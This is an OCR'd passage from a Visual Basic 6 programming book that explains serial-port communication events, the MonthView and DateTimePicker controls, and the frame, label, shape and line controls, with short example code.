WARNING! Here s an important note: If you set **Handshaking** to either **comRTS** or **comRTSXOnXOff**, also set the **RTSEnabled** property to True. If you don t, you will be able to connect and send, but not receive, data.

Handling Communications Events

To handle communications events (and errors), you use the **OnComm** event and the **CommEvent** property. The **OnComm** event is very useful, because you can keep track of just about everything going on with the communications control. In the **OnComm** event, you can determine what happened by checking the **CommEvent** property, which will hold one of these values:

" **comEvSend** 1; there are fewer than **SThreshold** number of characters in the transmit buffer.

" **comEvReceive** 2; received **RThreshold** number of characters. This event is generated continuously until you use the **Input** property to remove the data from the receive buffer.

" **comEvCTS** 3; change in Clear To Send line.

" **comEvDSR** 4; change in Data Set Ready line. This event is only fired when DSR changes from 1 to 0.

" **comEvCD** 5; change in Carrier Detect line.

" **comEvRing** 6; ring detected. Some universal asynchronous receiver-transmitters (UARTs) may not support this event.

" **comEvEOF** 7; End Of File (ASCII character 26) character received.

The **OnComm** event also occurs for the following errors (these values will be in the **CommEvent** property):

" **comEventBreak** 1001; Break Signal. A break signal was received.

" **comEventCTSTO** 1002; Clear To Send Timeout. The Clear To Send line was low for **CTSTimeout** number of milliseconds while trying to transmit a character.

" **comEventDSRTO** 1003; Data Set Ready Timeout. The Data Set Ready line was low for **DSRTimeout** number of milliseconds while trying to transmit a character.

" **comEventFrame** 1004; Framing Error. The hardware detected a framing error.

" **comEventOverrun** 1006; Port Overrun. A character was not read from the hardware before the next character arrived and was lost.

" **comEventCDTO** 1007; Carrier Detect Timeout. The Carrier Detect line was low for **CDTimeout** number of milliseconds while trying to transmit a character. Carrier Detect is also known as the *Receive Line Signal Detect (RLSD)*.

" **comEventRxOver** 1008; Receive Buffer Overflow. There is no room in the receive buffer.

" **comEventRxParity** 1009; Parity Error. The hardware detected a parity error in transmission.

" **comEventTxFull** 1010; Transmit Buffer Full. The transmit buffer was full while trying to queue a character.

" **comEventDCB** 1011; unexpected error retrieving Device Control Block (DCB) for the port.

Here s an example using **OnComm**. In this case, we check for a receive event, **CommEvent = comEvReceive** , and use the **Input** property to store the received data in a buffer:

```
Private Static Sub MSComm1_OnComm()

    Select Case MSComm1.CommEvent
        Case comEvReceive
            Dim Buffer As Variant
            Buffer = MSComm1.Input
...
```

Closing The Serial Port

To close a serial port, you set the **PortOpen** property to False. Note that although doing so closes the serial port, you usually do more than just close the serial port to close a connection with another computer. For example, if you re connected to a shell account on another computer, you should log out first, then send the Hayes-compatible ATH command to your modem to hang up before setting **PortOpen** to False.

Here s an example. When the user clicks **Command1**, we set up the serial port COM2 and dial a number:

```
Private Sub Command1_Click()
    MSComm1.CommPort = 2
    MSComm1.Settings = "9600,N,8,1"
    MSComm1.PortOpen = True

    MSComm1.Output = "ATDT 555-1234" & vbCr
End Sub
```

To hang up, we send the Hayes-compatible ATH command to the modem and set **PortOpen** to False to close the serial port:

```
Private Sub Command2_Click()
    MSComm1.Output = "ATH" & vbCr
    MSComm1.PortOpen = False
End Sub
```

Adding A MonthView Control To Your Program

The Testing Department is on the line again. Your financial planning program, *BigBucks4U* , is great, but what about displaying a calendar so the user can plan dates far into the future. You start thinking about the algorithm for determining the day of the week for any date throughout history but there s a better way.

You can use a MonthView control. That control displays the current month and lets the user scroll through other months as well. Just think of it as a handy calendar, because that s what it s designed to be.

To add a MonthView control to your program, just follow these steps:

1. Select the Project|Components menu item.

2. Click the Controls tab in the Components dialog box that opens.

3. Select the Microsoft Windows Common Controls-2 entry, and click on OK to close the Components dialog box. This adds both the MonthView and DateTimePicker controls to the toolbox.

4. Just draw the control as you would any other control in your form.

Now that you ve added this control, how do you use it? See the next topic.

Getting Dates From A MonthView Control

When the user clicks a date in a MonthView control, the control creates a **DateClick** event. We can take advantage of that event to display the date the user clicked in a text box, using the MonthView s **Day**, **Month**, and **Year** properties:

```
Private Sub MonthView1_DateClick(ByVal DateClicked As Date)
    Text1.Text = MonthView1.Month & "/" & MonthView1.Day & _
        "/" & MonthView1.Year
End Sub
```

In fact, we ve done too much here. You can do the same thing with the MonthView s **Value** property, which holds the current date in mm/dd/yy format:

```
Private Sub MonthView1_DateClick(ByVal DateClicked As Date)
    Text1.Text = MonthView1.Value
End Sub
```

The result of this code appears in Figure 13.8 (the red circle indicates today s date).

Figure 13.8 Reading a date from a clicked MonthView control.

Notice also that we are passed a Visual Basic **Date** object in this procedure, corresponding to the date the user clicked. You can use the **Format$()** function as outlined earlier in this chapter to format the date held in that object in any way you wish.

The code for this example is located in the calendar folder on this book s accompanying CD-ROM.

TIP: If you enable a MonthView s **MultiSelect** property by setting it to True, the user can select a number of dates in the MonthView (by using the Ctrl and Shift keys with the mouse). You can use the **SelStart** and **SelEnd** properties to determine the selected range.

Adding A DateTimePicker Control To Your Program

An easy way of letting the user select a date is to use a DateTimePicker control. The DateTimePicker control allows the user to specify a date or time. DateTimePickers can display a MonthView as a drop-down control, or the current time with an updown control to let the user select the time they want.

In particular, the control s **UpDown** property determines which mode the control is in:

" **UpDown** = **False** means the control is in drop-down calendar mode (the default).

" **UpDown** = **True** means the DateTimePicker is in time format mode.

To add a DateTimePicker control to your program, just follow these steps:

1. Select the Project|Components menu item.

2. Click the Controls tab in the Components dialog box that opens.

3. Select the Microsoft Windows Common Controls-2 entry, and click on OK to close the Components dialog box. This adds both the MonthView and DateTimePicker controls to the toolbox.

4. Just draw the control as you would any other control in your form.

5. Set the **UpDown** property as discussed in the preceding list to select calendar mode or time format mode.

Now that you ve added the control, how do you use it? See the next topic.

Using A DateTimePicker Control

We ll see how to let the user select a time using a DateTimePicker control here. Just add a DateTimePicker to your program and set its **UpDown** property to True (which means we ll let the user set the time, not the date).

DateTimePicker controls have a **Change** event, and we ll make use of that event to catch new time settings as the user makes them. In this case, we ll just display the new time in a text box this way, using the DateTimePicker s **Value** property:

```
Private Sub DTPicker1_Change()
    Text1.Text = DTPicker1.Value
End Sub
```

That s all we need. Now the user can edit the hour, minute, and second of the time displayed in the DateTimePicker, and as soon as they make any change, we ll display the new value in the text box, as shown in Figure 13.9. Our DateTimePicker example is a success. The code for this example is located in the timepicker folder on this book s accompanying CD-ROM.

Figure 13.9 Using a DateTimePicker control.

Chapter 14
The Frame, Label, Shape, And Line Controls

If you need an immediate solution to:

Adding A Frame To A Program

Setting Frame Size And Location

Dragging And Dropping Controls

Grouping Controls In A Frame

Adding A Label To A Program

Using Labels Instead Of Text Boxes

Formatting Text In Labels

Aligning Text In Labels

Handling Label Control Events

Using Labels To Give Access Keys To Controls Without Captions

Adding A Shape Control To A Program

Drawing Rectangles

Drawing Squares

Drawing Ovals

Drawing Circles

Drawing Rounded Rectangles

Drawing Rounded Squares

Setting Shape Borders: Drawing Width, Dashes, And Dots

Filling Shapes

Drawing A Shape Without The IDE Grid

Moving Shapes At Runtime

Adding A Line Control To A Program

Drawing Thicker, Dotted, And Dashed Lines

Drawing A Line Without The IDE Grid

Changing A Line Control At Runtime

Using Form Methods To Draw Lines

Using Form Methods To Draw Circles

In Depth

In this chapter, we re going to examine the controls you use to organize and label other controls in a form: the frame, label, shape, and line controls. You use the frame control to create a *frame* a labeled box in which you can place the following types of controls:

" Label controls to display noneditable text usually used to describe other controls or control groups

" Shape controls to draw circles and boxes in a form

" Line controls to draw lines

These controls are used primarily at design time, but they have their runtime uses as well, as we ll see. All these controls are intrinsic controls that is, they appear in the toolbox when Visual Basic starts and we ll take a closer look at all these controls now.

The Frame Control

You usually use the frame control to group controls together into a recognizable group. This control appears as a box with a label at upper left. You can make the controls in a frame into a functional group as well, such as when you group option buttons together. When you add option buttons to a frame, those buttons function in concert; when you click one, all the others are deselected. And those option buttons are separate from any other group of option buttons in the form.

The Frame Control tool appears as the third tool down on the left in the Visual Basic toolbox in Figure 14.1.

Figure 14.1 The Frame Control tool.

The Label Control

You use label controls to display text that you don t want the user to change directly. As their name implies, you can use these controls to display text that labels other parts of the form that don t have their own captions. For example, you might label a picture

box something like Current image , or a text box New setting .

Despite their name, label controls are not static. You can change the text in a label at runtime by setting its **Caption** property, and in fact that s often a very useful thing to do if you don t want the user to change that text. For example, we ll see how to build a stopwatch example in this chapter that displays the time in a label control. The label control in that example may be far from what you think of as a standard label, because the text in the label will change, and that text will be large 48 point. It s wise to remember that labels can indeed display any kind of text you can even format, word wrap, or size a label to fit its text. All in all, labels are one of the most useful Visual Basic controls. They can even have **Click** events and access keys, as we ll see in this chapter.

The Label Control tool appears in the toolbox in Figure 14.2 as the second tool down on the left. Just about every Visual Basic programmer is familiar with this control, but we ll see some new label tricks in this chapter.

Figure 14.2 The Label Control tool.

The Shape Control

The shape control is a graphical control. You can use this control to draw predefined colored and filled shapes, including rectangles, squares, ovals, circles, rounded rectangles, or rounded squares.

You use the shape control at design time to draw shapes in a form. There s no great programming complexity here you just use this control as a design element to add rectangles, circles, and so on to your forms. In this way, the shape control is a little like the frame control; however, shapes can t act as control containers (for example, you can t group option buttons together with shapes or move the controls inside them *en masse*). Still, shapes certainly come in more varieties than frames do.

Although shape controls are one of the Visual Basic intrinsic controls, Visual Basic programmers remain largely ignorant of them. That s too bad, because you can create some nice effects with shapes, as we ll see here.

The Shape Control tool appears in the Visual Basic toolbox in Figure 14.3 as the ninth tool down on the left.

Figure 14.3 The Shape Control and Line Control tools.

The Line Control

Like the shape control, the line control is a graphical control. You use it to display

horizontal, vertical, or diagonal lines in a form. You can use these controls at design time as a design element or at runtime to alter the original line you drew.

Drawing lines is easy you just click the Line Control tool in the toolbox, press the mouse button when the cursor is at the line s start location on the form, and drag the mouse to the end position of the line. When you release the mouse, the line appears with sizing handles at each end that you can use to change the line as you like. You can also change a line at runtime by changing its **X1**, **X2**, **Y1**, and **Y2** properties.

You can draw lines with this control in forms, picture boxes, and frames. In fact, lines drawn with the line control stay visible even if its container s **AutoRedraw** property is set to False. (The line control even has its own **Visible** property, which means you can make lines appear and disappear.) The Line Control tool appears in the toolbox in Figure 14.3 as the ninth tool down on the right.

Form Drawing Methods

Besides using the preceding controls to draw lines and circles in forms, you can actually use methods built into the form to do much the same thing. Because this is a chapter about designing and organizing your controls on forms, we ll take a look at those methods as well.

That s it for the overview it s time to turn to the Immediate Solutions.

Immediate Solutions

Adding A Frame To A Program

The Testing Department is calling again. Do you really need 200 buttons in your program? Of course, you say. They say, well, can you please organize them into groups? Hmm, you think, how do you do that?

You can use frames to group controls together in forms or picture boxes. To draw a frame, you just use the Frame Control tool in the toolbox as you would for any control. When you add a frame to a form or picture box, there are a few things you should know. To set the text that appears at upper left in a frame, you set the frame s **Caption** property (and you can change the caption at runtime by setting this property). You can make frames appear flat or 3D (the default) by setting their **Appearance** property. You can also give frames tool tips (the explanatory text that appears in a small yellow window when the mouse cursor rests over a control) by setting the **ToolTipText** property.

For example, we ve given the left frame in Figure 14.4 the caption Day of the week and the tool tip Enter the day here .

Figure 14.4 Organizing controls with frames.

TIP: To group option buttons together in a frame, see Grouping Controls In A Frame later in this chapter.

Setting Frame Size And Location

Setting a frame s height and width is easy just set the frame s **Height** and **Width** properties at design time or runtime. You can set the frame s location in its container (that is, a form or picture box) with its **Left** and **Top** properties, or by using its **Move** method.

TIP: The frame contains other controls, such as option buttons, they move with the frame.

For example, here s how you use a frame s **Move** method:

```
Private Sub Command1_Click()
```

```
    Frame1.Move Frame1.Left + 1000
End Sub
```

For more on dragging frames, take a look at the next topic.

Dragging And Dropping Controls

The Aesthetic Design Department is on the phone. The way you ve set up your controls in your program is fine but what if users want to move them around at runtime? Shouldn t they be able to do that?

You drag and drop frames just as you do any other control, and dragging frames also drags all the controls in that frame, so we ll take a look at how to drag controls now.

To start a drag operation, you use the control s **Drag** method:

```
Control.Drag action
```

Here, the *action* parameter can take these values:

" **vbCancel** 0; cancels drag operation

" **vbBeginDrag** 1; begins dragging *object*

" **vbEndDrag** 2; ends dragging and drops *object*

Let s see this at work. For example, when the user drags a frame, **Frame1**, in our program, we catch the **MouseDown** event first:

```
Private Sub Frame1_MouseDown(Button As Integer, Shift As Integer, X As _
    Single, Y As Single)

End Sub
```

When the control is dropped, we ll get the new mouse location at the upper left of the control. However, because the mouse was originally pressed at some location inside the control, and not at its upper left corner, we ll need to know that original mouse location before we move the control s upper left corner. We ll save that mouse location inside the control as (**intXoffset**, **intYoffset**):

```
Private Sub Frame1_MouseDown(Button As Integer, Shift As Integer, X As _
    Single, Y As Single)
    intXOffset = X
    intYOffset = Y
...
End Sub
```

Declare these new variables as form-wide variables in the (General) section of the form:

```
Dim intXOffset As Integer
Dim intYOffset As Integer
```

Then we start the drag operation of the control itself with the **Drag** method:

```
Private Sub Frame1_MouseDown(Button As Integer, Shift As Integer, X As _
    Single, Y As Single)
    intXOffset = X
    intYOffset = Y
    Frame1.Drag 1
End Sub
```

When the control is dropped on the form, we just move the upper left of the control to the mouse location minus the offset of the mouse in the control (this avoids making the control s upper left corner appear to jump to the mouse location). Doing so looks like this in code:

```
Private Sub Form_DragDrop(Source As Control, X As Single, Y As Single)
    Source.Move X - intXOffset, Y - intYOffset
End Sub
```

There s one more thing to consider here users may just move the frame a little distance, in which case they are actually dropping the control on top of itself. In this case, the new mouse position we re passed is relative to the upper left of the control, so we have to add the **Left** and **Top** values to the mouse location to get form coordinates:

```
Private Sub Frame1_DragDrop(Source As Control, X As Single, Y As Single)
    Source.Move Source.Left + X - intXOffset, Source.Top + Y - intYOffset
End Sub
```

That s it when you run the program, you can drag **Frame1**, the left frame in Figure 14.5, as you like. Our drag and drop example is a success.

Figure 14.5 Dragging a frame control with all the controls in it.

The code for this example is located in the dragdrop folder on this book s accompanying CD-ROM.

Grouping Controls In A Frame

The Testing Department is calling again. Using option buttons to let users specify months and days of the week is OK, but why can they only click one option button at a time? Shouldn t they be able to specify *both* day of the week *and* the month?

You can make option buttons function together in separate groups. Unless you set up a frame (or picture box) to hold the option buttons, however, they ll all be on the form, which means they ll be in the same group.

WARNING! If you draw a control outside the frame and then try to move it inside, the control will be on top of the frame, not in it, which means the control will not be grouped with other controls in the frame.

To group controls like option buttons, first draw the frame control, and then draw the controls inside the frame.

TIP: At design time, you can also align the controls in a frame. Just select multiple controls by holding down the Ctrl key, and use the Format menu to align the controls or set their spacing uniformly.

We already developed a good example of grouping controls in our chapter on option buttons and checkboxes, and we ll review it here. In that example, we created a tour package program that lets users select from one of four tour packages. When they clicked one of the four option buttons representing each of the four packages, a series of checkboxes in another frame are checked to indicate what cities are in that tour package, as shown in Figure 14.6.

Figure 14.6 Grouping controls using frames.

As you can see in Figure 14.6, we ve grouped the controls into two frames that have the captions Tour and Cities . The option buttons and checkboxes each function as a control group; when the user selects a tour package by clicking an option button, the program displays the cities in that tour in the checkboxes. Because the option buttons function as a group, only one option button may be selected at a time.

The code for this example is located in the tourpackage folder on this book s accompanying CD-ROM.

Adding A Label To A Program

The Testing Department is calling again. What are all those text boxes in your new program, *SuperDuperDataCrunch*? You explain patiently that they are there to help users with financial planning and let them enter current value, interest rate, time period, taxable base, and so on. Well, they say, you better label those text boxes so users know what they are. Hmm, you think, *label* them?

You can label controls without a **Caption** property, like text boxes, with the label control. You simply use the Label Control tool in the toolbox to add a label to your form and set its **Caption** property to display the label you want. You can size the label as desired at design time using the sizing handles that appear around a label when you select it, or at runtime using its **Top**, **Left**, **Width**, and **Height** properties.

As an example, take a look at Figure 14.7. There, we ve used labels to describe what value each of six text boxes are supposed to hold. In this way, labels can make your program a great deal easier to work with.

Figure 14.7 Labeling text boxes with label controls.

WARNING! Don t forget that you can set labels captions at runtime simply by changing their **Caption** property. In other words, labels can display text just like text boxes can, except that you can t edit it, and the text appears as though it s directly on the form. For more on this, see the next topic.

Using Labels Instead Of Text Boxes

There are several advantages to using labels instead of text boxes in a Visual Basic program. Labels display read-only text (although you *can* make text boxes read-only by setting their **Locked** property to **True**), and they give the appearance of text directly on the form, which can look much better than a text box on occasion.

Let s see an example. In the stopwatch program we created in our chapter on timers, we used a label to display elapsed time. When the user clicked one button, we set a form-wide variable, **StartTime**, to the current time using the **Now** function, and we enabled a timer, **Timer1**:

```
Private Sub Command1_Click()
    StartTime = Now
    Timer1.Enabled = True
End Sub
```

When the user clicks another button, we stop the stopwatch by disabling the timer:

```
Private Sub Command2_Click()
    Timer1.Enabled = False
End Sub
```

In the **Timer1_Timer()** subroutine, which is called by the timer every second, we display the elapsed time in a label named **Display**:

```
Sub Timer1_Timer()
    Display.Caption = Format$(Now - StartTime, "hh:mm:ss")
End Sub
```

You might think it odd to display time in a label, but we set the label s font size to 48 point (and its font to Courier New), which makes a very satisfactory display, as you can see in Figure 14.8.

Figure 14.8 Displaying time in a label control.

In this way, we ve used a label to display text instead of a text box, because the user can t edit the text in the label, and in this case the label looks like a more integral part of the program than a text box would. The code for this example is located in the stopwatch folder on this book s accompanying CD-ROM.

Formatting Text In Labels

When you add labels to a form, you can make the label match the text s size or wrap as needed by setting these label control properties:

" **AutoSize** makes the label size itself to fit the text.

" **WordWrap** enables word wrap if lines of text are too long.

In addition, you can format the text in a label with these properties, making the text appear in any font or font size, or with attributes like bold or underline:

" **FontBold**

" **FontItalic**

" **FontName**

" **FontStrikeThru**

" **FontUnderline**

Keep in mind that you can use labels as a read-only text box, so formatting the text can be a very useful thing to do.

Aligning Text In Labels

As with text boxes, you can align text in labels. To do that, you just set the label s **Alignment** property at design time or runtime. Here are the possible values for the **Alignment** property:

" **VbLeftJustify** 0 (the default); text is left-aligned

" **VbRightJustify** 1; text is right-aligned

" **VbCenter** 2; text is centered

For example, if you re writing a calculator program and have a column of right-justified text boxes above a label that displays a running sum, you can also right-justify the label to match the controls above it.

Handling Label Control Events

Here s something that even experienced Visual Basic programmers often don t know: labels have events like **Click** and **DblClick** (although they don t have any keystroke-handling events). Using these events can be a good thing if you re using a label control as more than just a label for example, to reset a setting of some kind.

Here s an example using the **DblClick** event. We developed a stopwatch program in our chapter on timers (Chapter 13) and displayed the elapsed time in a label named **Display** in that program. To make life easier for users, we can let them just double-click that label to reset the stopwatch to 00:00:00. Doing so is easy; we just add an event handle for the label s **DblClick** event:

```
Private Sub Display_DblClick()


End Sub
```

To reset the stopwatch, we just use the Visual Basic **Now** function to set the start time, held in a variable named **StartTime**, to the current time:

```
Private Sub Display_DblClick()
    StartTime = Now
End Sub
```

And that s it. Now when the user double-clicks the stopwatch s display, the stopwatch is reset to 00:00:00. We ve made effective use of a label s **DblClick** event.

Using Labels To Give Access Keys To Controls Without Captions

The Testing Department is calling again. The old thorny issue of keyboard access has come up again. Theoretically, they say, users should be able to use your program, *SuperDuperDataCrunch*, with just the keyboard. Fine, you say, we can add access keys to all the button captions so the user can give the button the focus just by pressing Alt + the access key (just like menu items). Don t forget to do the same

to all the text boxes, the testing department says. You think, how *do* you give an access key to a *text box*?

This is where a useful aspect of labels comes in handy. In fact, this aspect of the label control is built just to handle this problem. You can give access keys to controls with **Caption** properties just by placing an ampersand (&) in the caption in front of the letter you want to make the access key but how can you do that if a control (like a text box) has no **Caption** property?

Here s the way you do it: you give the access key to a label control and then make sure the control you want to give the focus to with that access key is next in the tab order (that is, has the next highest **TabIndex** property value). Because labels cannot accept the focus themselves, this is a neat feature: when the user presses Alt + the access key, the label passes the focus on to the next control. In this way, you can give even controls without **Caption** properties access keys.

WARNING! When you use access keys, make sure you set the label s **UseMnemonic** property to True (the default), or the access key won t be enabled.

As an example, we ve given the two labels in Figure 14.9 access keys. When the user presses Alt + the access key above a text box, the focus is set to that text box, because those text boxes follow their individual labels in the tab order.

Figure 14.9 Using access keys in labels to give the focus to text boxes.

Now we re using access keys with text boxes.

Adding A Shape Control To A Program

The Aesthetic Design Department is calling again. Can t you jazz up the appearance of your program a little? How about something to give it a little *pizzazz*? Looking around, you happen to notice the *shape* control. OK, you say, no problem.

You use the shape control at design time to draw shapes on a form or picture box. The shapes you can draw are rectangles, squares, ovals, circles, rounded rectangles, and rounded squares.

At runtime, you can access and change the shape control s properties like **Left**, **Top**, **Width**, **Height**, **BackColor**, **FillStyle**, or **FillColor**, and use its methods, like **Move** or **Refresh**. However, shape controls have no events, so they can t respond directly to user actions like clicks.

You draw a shape using the Shape Control tool, which appears in the Visual Basic toolbox when Visual Basic starts. Just draw the shape as you want it (it starts as a rectangle). To set the shape s type (for example, a rectangle, square, oval, and so on), you set the control s **Shape** property to one of the following values:

" **VbShapeRectangle** 0 (the default); rectangle

" **VbShapeSquare** 1; square

" **VbShapeOval** 2; oval

" **VbShapeCircle** 3; circle

" **VbShapeRoundedRectangle** 4; rounded rectangle

" **VbShapeRoundedSquare** 5; rounded square

One important use of shape controls is to group other controls together. (Note, however, that shape controls can t act as true control containers in the way picture boxes or frames can. For example, you can t group option buttons together with shapes.) In Figure 14.10, we re using shape controls to group the buttons visually into two groups.

Figure 14.10 Using the shape control to group other controls.

You can also set the width of the shape s drawing line with the **BorderWidth** property and fill the shape using the **FillColor** and **FillStyle** properties. The **BorderStyle** property lets you select the style of the shape s drawing line, including using dots and dashes. For more on this control, see the other topics in this chapter.

To access the contents, click the chapter and section titles.

Visual Basic 6 Black Book
(Publisher: The Coriolis Group)
Author(s): Steven Holzner
ISBN: 1576102831
Publication Date: 08/01/98

Bookmark It

Search this book:

Go!

Previous Table of Contents Next

Drawing Rectangles

How do you draw rectangles with the shape control? You start by clicking the Shape Control tool in the Visual Basic toolbox and drawing that control to match the size and location you want your new figure to have. To draw a rectangle, you simply set the control s **Shape** property to **VbShapeRectangle** (that s the default anyway).

That s all you have to do the shape control is very easy to work with. Using the shape control, you can draw in both forms and picture boxes.

You can also set the width of the shape s drawing line with the **BorderWidth** property and fill the shape using the **FillColor** and **FillStyle** properties. The **BorderStyle** property lets you select the style of the shape s drawing line, including using dots and dashes.

Drawing Squares

How do you draw squares with the shape control? You start by clicking the Shape Control tool in the Visual Basic toolbox and drawing that control to match the size and location you want your new figure to have. To draw a square, you simply set the control s **Shape** property to **VbShapeSquare**.

That s all you have to do the shape control is simple. Using the shape control, you can draw in both forms and picture boxes.

You can also set the width of the shape s drawing line with the **BorderWidth** property and fill the shape using the **FillColor** and **FillStyle** properties. The **BorderStyle** property lets you select the style of the shape s drawing line, including

using dots and dashes. For more on this control, see the other topics in this chapter.

Drawing Ovals

To draw ovals with the shape control, you start by clicking the Shape Control tool in the Visual Basic toolbox and drawing that control to match the size and location you want your new figure to have. To draw an oval, you simply set the control s **Shape** property to **VbShapeOval**.

That s all you have to do the shape control is very easy. Using the shape control, you can draw in both forms and picture boxes.

You can also set the width of the shape s drawing line with the **BorderWidth** property and fill the shape using the **FillColor** and **FillStyle** properties. The **BorderStyle** property lets you select the style of the shape s drawing line, including using dots and dashes. For more on this control, see the other topics in this chapter.

Drawing Circles

To draw circles, you start by clicking the Shape Control tool in the Visual Basic toolbox and drawing that control to match the size and location you want your new figure to have. To draw a circle, you simply set the control s **Shape** property to **VbShapeCircle**.

That s all you have to do the shape control is very easy to work with. Using the shape control, you can draw in both forms and picture boxes.

You can also set the width of the shape s drawing line with the **BorderWidth** property and fill the shape using the **FillColor** and **FillStyle** properties. The **BorderStyle** property lets you select the style of the shape s drawing line, including using dots and dashes. For more on this control, see the other topics in this chapter.

Drawing Rounded Rectangles

How do you draw rounded rectangles with the shape control? You start by clicking the Shape Control tool in the Visual Basic toolbox and drawing that control to match the size and location you want your new figure to have. To draw a rounded rectangle, you simply set the control s **Shape** property to **VbShapeRoundedRectangle**.

That s all you have to do this control is very easy. Using the shape control, you can draw in both forms and picture boxes.

You can also set the width of the shape s drawing line with the **BorderWidth** property, and fill the shape using the **FillColor** and **FillStyle** properties. The **BorderStyle** property lets you select the style of the shape s drawing line, including using dots and dashes. For more on this control, see the other topics in this chapter.

Drawing Rounded Squares

To draw rounded squares with the shape control, you start by clicking the Shape Control tool in the Visual Basic toolbox and drawing that control to match the size and location you want your new figure to have. To draw a rounded square, you simply set the control s **Shape** property to **VbShapeRoundedSquare**.

That s all you have to do. The shape control is easy. Using the shape control, you can draw in both forms and picture boxes.

You can also set the width of the shape s drawing line with the **BorderWidth** property and fill the shape using the **FillColor** and **FillStyle** properties. The **BorderStyle** property lets you select the style of the shape s drawing line, including using dots and dashes. For more on this control, see the other topics in this chapter.

Setting Shape Borders: Drawing Width, Dashes, And Dots

The Aesthetic Design Department is on the line. Can t you do something about the shapes in your program? Maybe make them dotted? You think, *dotted*?

Visual Basic can help here. Just set the shape control s **BorderStyle** property. Here are the possible values for the **BorderStyle** property:

" **vbTransparent** 0; transparent

" **vbBSSolid** 1 (the default); solid (the border is centered on the edge of the shape)

" **vbBSDash** 2; dash

" **vbBSDot** 3; dot

" **vbBSDashDot** 4; dash-dot

" **vbBSDashDotDot** 5; dash-dot-dot

" **vbBSInsideSolid** 6; inside solid (the outer edge of the border is the outer edge of the shape)

Using this property, you can adjust the border of your shape control as you want it.

Here s another way to customize a shape control: you can set the shape control s border width (in other words, the drawing line width) using the shape control s **BorderWidth** property. Just set that property to the new value you want for the border thickness (the default value is 1).

Filling Shapes

You can fill shape controls using the shape's **FillStyle** property with crosshatching, diagonal lines, and other fill patterns. Here's a list of the possible values for the **FillStyle** property:

- **VbFSSolid**—0; solid
- **VbFSTransparent**—1 (the default); transparent
- **VbHorizontalLine**—2; horizontal line
- **VbVerticalLine**—3; vertical line
- **VbUpwardDiagonal**—4; upward diagonal
- **VbDownwardDiagonal**—5; downward diagonal
- **VbCross**—6; cross
- **VbDiagonalCross**—7; diagonal cross

You can see what each of these fill styles looks like in Figure 14.11. Note in particular the transparent fill style—which really just means that the shape control is not filled. That's usually the style you use when you draw shapes in a form to group controls together.




Figure 14.11 The Visual Basic fill styles.

TIP: To set the fill color in a shape control, you can use the *FillColor* property at both design time and runtime. To place a value in the *FillColor* property at runtime, use the Visual Basic *RGB* function like this, where we fill a shape with red: *Shape1.FillColor = RGB(255, 0, 0)*.

Drawing A Shape Without The IDE Grid

When you draw shapes in the Visual Basic Integrated Development Environment (IDE), the boundaries of that control fall along the dotted grid you can see in forms. That grid can help in aligning controls and lines, but there are times when you want finer control.

To turn off the automatic alignment of controls to the grid as you draw them, follow these steps:

1. Select the Tools|Options menu item.
2. Click the General tab in the Options dialog box.
3. Deselect the box marked Align Controls To Grid.
4. Click on OK to close the Options dialog box.

That's it. Now you're free to draw controls as you want them and where you want them, without having your controls' boundaries fall on a grid line.

TIP: You can hide the grid by deselecting the Show Grid box in the Options dialog box, as well as reset its dimensions (the default size of each cell in the grid is 120x120 twips).

Moving Shapes At Runtime

Because shape controls are design elements, there are times you might want to move them around as a program runs, and you can do that with the control's **Move** method:

```
Shape.Move left, [top, [width, height]]
```

Besides using **Move**, you can change a shape's control **Top**, **Left**, **Width**, and **Height** properties. Let's see an example. Here, we'll just move four shape controls showing circles around at random in a form. To use random numbers in Visual Basic, we start with the **Randomize** statement when the form loads; this initializes the random number generator:

```
Private Sub Form_Load()
    Randomize
End Sub
```

Next, add four shape controls, **Shape1** to **Shape4**, showing circles, and a timer, **Timer1**, to the program, setting the timer **Interval** property to 1000 (in other words, 1 second), and adding a **Timer** event handler:

```
Private Sub Timer1_Timer()

End Sub
```

Now in **Timer1_Timer()**, we move the four circles around at random with the **Move** method:

```
Private Sub Timer1_Timer()
    Shape1.Move Shape1.Left + ScaleWidth * (Rnd - 0.5) / 50, Shape1.Top _
        + ScaleHeight * (Rnd - 0.5) / 50
    Shape2.Move Shape2.Left + ScaleWidth * (Rnd - 0.5) / 50, Shape2.Top _
        + ScaleHeight * (Rnd - 0.5) / 50
    Shape3.Move Shape3.Left + ScaleWidth * (Rnd - 0.5) / 50, Shape3.Top _
        + ScaleHeight * (Rnd - 0.5) / 50
    Shape4.Move Shape4.Left + ScaleWidth * (Rnd - 0.5) / 50, Shape4.Top _
        + ScaleHeight * (Rnd - 0.5) / 50
End Sub
```

And that's all it takes. The result of this code appears in Figure 14.12. When you run the program, the circles move around at random. The code for this example is located in the circles folder on this book's accompanying CD-ROM.




Figure 14.12 Moving shape controls around at random.

TIP: Besides moving shapes, you can hide and show them by setting their **Visible** property to False and **True**, respectively.

Adding A Line Control To A Program

The shape control offers a number of predefined shapes for visual design, but sometimes that's not enough

(what if the Aesthetic Design Department were to start demanding octagons?). For other cases, there's the line control.

The line control does just as its name implies: it draws a line. You can draw lines at design time simply as you would any other control—just click the Line Control tool in the toolbox, press the mouse button at one end of the line you want, and drag the mouse to the other end.

The line control's primary properties are **X1**, **X2**, **Y1**, and **Y2**, and those values form the coordinates of the line segment: (**X1**, **Y1**) and (**X2**, **Y2**). You can even change those values at runtime to move or resize the line (line controls do not have a **Move** method).

You can also draw lines with this control in forms, picture boxes, and in frames. In fact, lines drawn with the line control stay visible even if its container's **AutoRedraw** property is set to **False** (unless its **Visible** property is set to False).

As an example, we've drawn a few lines in the form in Figure 14.13 using the line control.

Figure 14.13 Lines drawn with the line control.

Drawing Thicker, Dotted, And Dashed Lines

Using the line control, you can select a line style with the **BorderStyle** property. Here are the possible values for the line control's **BorderStyle** property:

- **vbTransparent**—0; transparent
- **vbBSSolid**—1 (the default); solid
- **vbBSDash**—2; dash
- **vbBSDot**—3; dot
- **vbBSDashDot**—4; dash-dot
- **vbBSDashDotDot**—5; dash-dot-dot
- **vbBSInsideSolid**—6; inside solid

To set a line's width, you use the **BorderWidth** property (the default value is 1). It seems a little odd to call the line's style **BorderStyle** and its width **BorderWidth**—after all, what is the line a border to? However, those properties are named that way to be consistent with the shape control.

TIP: We might also note that the effect of setting the **BorderStyle** property depends on the setting of the **BorderWidth** property; if **BorderWidth** isn't 1 and **BorderStyle** isn't 0 or 6, Visual Basic sets **BorderStyle** to 1.

Drawing A Line Without The IDE Grid

When you draw lines in the Visual Basic Integrated Development Environment (IDE), those lines fall along the dotted grid you can see in forms. That grid can help in aligning controls and lines, but there are times when you want finer control.

